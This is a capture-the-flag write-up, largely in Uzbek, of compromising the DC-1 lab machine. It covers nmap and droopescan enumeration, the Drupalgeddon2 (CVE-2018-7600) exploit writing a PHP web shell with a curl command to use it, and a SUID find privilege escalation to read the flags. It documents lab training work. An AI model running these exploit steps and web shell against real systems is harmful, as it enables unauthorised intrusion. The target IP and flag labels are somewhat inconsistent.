DC-1 (Offsec)

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80,11

Topilgan Flaglar

▼ User Flag

> 💡 User Flag: d85827817ef68c7634a6bf5bb49bc266

[Flag topilgan rasm shu yerga tashalsin]

▼ Root Flag

> 💡 Root Flag: 04fe87c8c297bdff47a66de8c8980195

[Flag topilgan rasm shu yerga tashalsin]

Toplgan Zaifliklar

Drupalgeddon2 (CVE-2018-7600)	**Drupalgeddon2 (CVE-2018-7600)** zaifligi orqali Drupal 7'ga autentifikatsiyasiz kod bajarish (RCE) erishdik	

nmap -A orqali scaner qilib kordik


```
┌──(umar㉿kali)-[~]
└─$ nmap -A 192.168.224.193
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 23:37 +0500
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.30% done; ETC: 23:37 (0:00:00 remaining)
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.53% done; ETC: 23:37 (0:00:00 remaining)
Nmap scan report for 192.168.224.193
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          41274/tcp6  status
|   100024  1          41720/tcp   status
|   100024  1          49941/udp6  status
|_  100024  1          54030/udp   status
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=10/15%OT=22%CT=1%CU=31545%PV=Y%DS=4%DC=T%G=Y%TM=6AD11D
OS:80%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)SE
OS:Q(SP=104%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)SEQ(SP=104%GCD=2%ISR=10C%TI=Z
OS:%CI=I%II=I%TS=8)SEQ(SP=106%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)SEQ(SP=FC%G
OS:CD=1%ISR=104%TI=Z%CI=I%TS=8)OPS(O1=M578ST11NW4%O2=M578ST11NW4%O3=M578NNT
OS:11NW4%O4=M578ST11NW4%O5=M578ST11NW4%O6=M578ST11)WIN(W1=3890%W2=3890%W3=3
OS:890%W4=3890%W5=3890%W6=3890)ECN(R=Y%DF=Y%T=40%W=3908%O=M578NNSNW4%CC=Y%Q
OS:=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   359.55 ms 192.168.45.1
2   359.52 ms 192.168.45.254
3   359.60 ms 192.168.251.1
4   358.87 ms 192.168.224.193

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.95 seconds
```

endi bu machinening web sahifasini koramiz



endi web serverhaqida malumot olish uchun dropescandan foydalamiz

```
┌──(venv)─(umar㉿kali)-[~/droopescan]
└─$ ./droopescan --help

usage: DroopeScan (sub-commands ...) [options ...] {arguments ...}

    |
 ___| ___  ___  ___  ___  ___  ___  ___  ___  ___
|   )|   )|   )|   )|   )|___)|___ |    |   )|   )
|__/ |    |__/ |__/ |__/ |__   __/ |__  |__/||  /
                   |
================================================

commands:

  scan
    cms scanning functionality.

  stats
    shows scanner status & capabilities.

options:
  -h, --help  show this help message and exit
  --debug     toggle debug output
  --quiet     suppress all output

Example invocations:
  droopescan scan drupal -u URL_HERE
  droopescan scan silverstripe -u URL_HERE

More info:
  droopescan scan --help

Please see the README file for information regarding proxies.

┌──(venv)─(umar㉿kali)-[~/droopescan]
└─$ ./droopescan scan drupal -u http://192.168.234.193
[+] Plugins found:
    ctools http://192.168.234.193/sites/all/modules/ctools/
        http://192.168.234.193/sites/all/modules/ctools/LICENSE.txt
        http://192.168.234.193/sites/all/modules/ctools/API.txt
    views http://192.168.234.193/sites/all/modules/views/
        http://192.168.234.193/sites/all/modules/views/README.txt
        http://192.168.234.193/sites/all/modules/views/LICENSE.txt
    profile http://192.168.234.193/modules/profile/
    php http://192.168.234.193/modules/php/
    image http://192.168.234.193/modules/image/

[+] Themes found:
    seven http://192.168.234.193/themes/seven/
    garland http://192.168.234.193/themes/garland/


[+] Possible version(s):
    7.22
    7.23
    7.24
    7.25
    7.26

[+] Possible interesting urls found:
    Default admin - http://192.168.234.193/user/login

[+] Scan finished (0:11:07.107117 elapsed)

┌──(venv)─(umar㉿kali)-[~/droopescan]
└─$
```

web siteneing drupal uchun zaifliklar qidiramiz



```
┌──(umar㉿kali)-[~]
└─$ searchsploit drupal " < 7.31"
------------------
```


```
┌──(umar㉿kali)-[~]
└─$ git clone https://github.com/dreadlocked/Drupalgeddon2.git
cd Drupalgeddon2
sudo gem install highline
./drupalgeddon2.rb http://192.168.234.193/ "id"
Cloning into 'Drupalgeddon2'...
remote: Enumerating objects: 257, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 257 (delta 0), reused 0 (delta 0), pack-reused 253 (from 1)
Receiving objects: 100% (257/257), 102.12 KiB | 829.00 KiB/s, done.
Resolving deltas: 100% (88/88), done.
[sudo] password for umar:
Fetching highline-3.1.2.gem
Successfully installed highline-3.1.2
Parsing documentation for highline-3.1.2
Installing ri documentation for highline-3.1.2
Done installing documentation for highline after 1 seconds
1 gem installed
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://192.168.234.193/
--------------------------------------------------------------------------------
[!] MISSING: http://192.168.234.193/CHANGELOG.txt    (HTTP Response: 404)
[!] MISSING: http://192.168.234.193/core/CHANGELOG.txt    (HTTP Response: 404)
[+] Found  : http://192.168.234.193/includes/bootstrap.inc    (HTTP Response: 403)
[+] Header : v7 [X-Generator]
[!] MISSING: http://192.168.234.193/core/includes/bootstrap.inc    (HTTP Response: 404)
[!] MISSING: http://192.168.234.193/includes/database.inc    (HTTP Response: 403)
[+] Found  : http://192.168.234.193/    (HTTP Response: 200)
[+] Metatag: v7.x [Generator]
[!] MISSING: http://192.168.234.193/    (HTTP Response: 200)
[+] Drupal?: v7.x
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo XYJBQBDL
[+] Result : XYJBQBDL
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://192.168.234.193/shell.php)
[i] Response: HTTP 404 // Size: 13
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://192.168.234.193/shell.php' -d 'c=hostname'
```

bu yerdan malumotlarni o`qib olamiz

```
DC-1>> find / -name nonexistent123 -exec /bin/sh -p \;

DC-1>> find /root -name "*.txt" -exec cat {} \;
d85827817ef68c7634a6bf5bb49bc266
Well done!!!!
```

keyingi flag ham shu yerda ekan


DC-1>> find / -name thefinalflag.txt -exec cat {} \;
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
DC-1>> cat /home/local.txt
04fe87c8c297bdff47a66de8c8980195
DC-1>>